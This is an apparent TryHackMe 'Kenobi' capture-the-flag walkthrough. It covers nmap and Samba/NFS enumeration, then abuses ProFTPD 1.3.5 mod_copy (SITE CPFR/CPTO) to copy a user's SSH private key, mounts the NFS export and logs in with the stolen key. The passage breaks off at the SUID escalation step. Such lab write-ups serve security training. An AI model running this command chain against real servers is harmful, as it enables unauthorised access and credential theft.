


Kenobi

> 💡 I usually check first for the meaning behind the name of the challenge which is Kenobi. "Kenobi" is a name associated with the fictional character Obi-Wan Kenobi in the Star Wars universe. Obi-Wan Kenobi is known for his wisdom, mentorship, and commitment to the Jedi Order. I don’t know what this could possibly mean but maybe we would understand it while walking through.

-Deploy the vulnerable machine :

> 📌 As indicated in the introduction, this room will address:

- Accessing a Samba share.
- Manipulating a vulnerable version of ProFtpd to gain initial access.
- Escalate your privileges to root via an SUID binary.

> ⚠️ first we have to connect our machine to the vpn, and use nmap to check the open ports.

Make sure you're connected to their network and deploy the machine.

```
sudo openvpn <xyz.ovpn>
```

```
sudo nmap -sV -sC <MACHINE_IP>
```

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	ProFTPD 1.3.5
22/tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))
111/tcp	open	rpcbind	2-4 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2094/tcp	open	nfs-acl	2-3 (RPC #100227)

Scan the machine with nmap, how many ports are open?

As is evident, there are seven open ports.


-Enumerating Samba for shares :

⚠️ what is Samba ? its a network file system. it allows 1) file sharing between different operating systems, 2) printer sharing so that multiple users from various operating systems can print to them and
3) interoperability which means that is designed to ensure compatibility with Windows networking protocols, making it possible for Windows and non-Windows systems to work together smoothly.

⚠️ Samba is based on the common client/server protocol of Server Message Block (SMB). SMB is developed only for Windows, without Samba, other computer platforms would be isolated from Windows machines, even if they were part of the same network.

```
nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse <MACHINE_IP>
```

we are checking the network on the 445 port which is one of the default ports for SMB ‘`smb-enum-shares.nse`’ is used to discover the shared directories and ‘`smb-enum-users.nse`’ is used to enumerate user accounts on the target SMB server.




Using the nmap command above, how many shares have been found?

as you can see there’s only three shares.
IPC$, print$ and anonymous.

⚠️ to inspect the shares we use smbclient.

```
smbclient //<MACHINE_IP>/anonymous
```




the password is empty string.

i used `get` to install the file, we also could use the command bellow to install the files recursively.

```
smbget -R smb://<MACHINE_IP>/anonymous
```

`smbget` → install the files on our machine.

`-R` → recursive.



when opening the file we just installed, we could find the SSH key for the user, and some other information about the ProFTPD server.

What port is FTP running on?

21

> ⚠️ When an RPC service is started, it tells rpcbind the address at which it is listening and the RPC program number its prepared to serve.

> RPC: is a protocol that one program can use to request a service from a program located on another computer in a network.

```
nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount MACHINE_IP
```

this is used to preform network scanning on port 111.


`–script`: is used to run a script against the target machine and gather information.

`nfs-ls`: list the files and directories.

`nfs-statfs`: gives out information about the amount of free space, file system block size and more.

`nfs-showmount`: show the available exports and the shared directories.Note that in this context, the term 'exports' essentially refers to the 'mounts' they are inquiring about.”

What mount can we see?




/var

-Gain initial access with ProFtpd:

> ⚠️ ProFtpd allows users to transfer files and data between computers over a network, typically using the FTP and FTPS (FTP Secure) protocols.

What is the version?




1.3.5

How many exploits are there for the ProFTPd running?

> we could use `searchsploit` to find exploits, it's basically just a command line search tool for exploit-db.com.

```
searchsploit ProFTPD 1.3.5
```




4 exploits.

> ⚠️ The mod_copy module implements **SITE CPFR** and **SITE CPTO** commands, which can be used to copy files/directories from one place to another on the server.

> ⚠️ We're now going to copy Kenobi's private key using SITE CPFR and SITE CPTO commands.

but how did we know where the id_rsa is ?



firstly, we connect to the server with the ftp port. then copy and paste the file using both SITE CPFR and SITE CPTO commands.

```
SITE CPFR /home/kenobi/.ssh/id_rsa
SITE CPTO /var/tmp/id_rsa
```


Now, we proceed to mount the `/var/tmp` directory from their machine onto ours, as indicated.

```
sudo mkdir /mnt/kenobiNFS
sudo mount <MACHINE_IP>:/var /mnt/kenobiNFS
ls -la /mnt/kenobiNFS
sudo cp /mnt/kenobiNFS/tmp/id_rsa .
sudo chmod 600 id_rsa
ssh -i id_rsa kenobi@<MACHINE_IP>
```

We will start by creating a directory, and then proceed to mount the files located in the '`/var`' directory into the '`/mnt/kenobiNFS`' directory. After that, we will check the permissions of the '`kenobiNFS`' directory. Next, we will copy the '`id_rsa`' file from the '`/tmp`' directory to the current directory using the '`.`' symbol. Finally, we will grant the

appropriate access permissions to the '`id_rsa`' file in order to have the capability to read its contents and connect to the shell using the private '`kenobi`' identity.

What is Kenobi's user flag (/home/kenobi/user.txt)?



first flag down.

-Privilege Escalation with path variable manipulation:


> ⚠️ You can revisit https://tryhackme.com/room/kenobi to gain a better understanding of SUID, SGID, and Sticky Bits.

we should look for files in the system where they have the +s permission set.

What file looks particularly out of the ordinary?

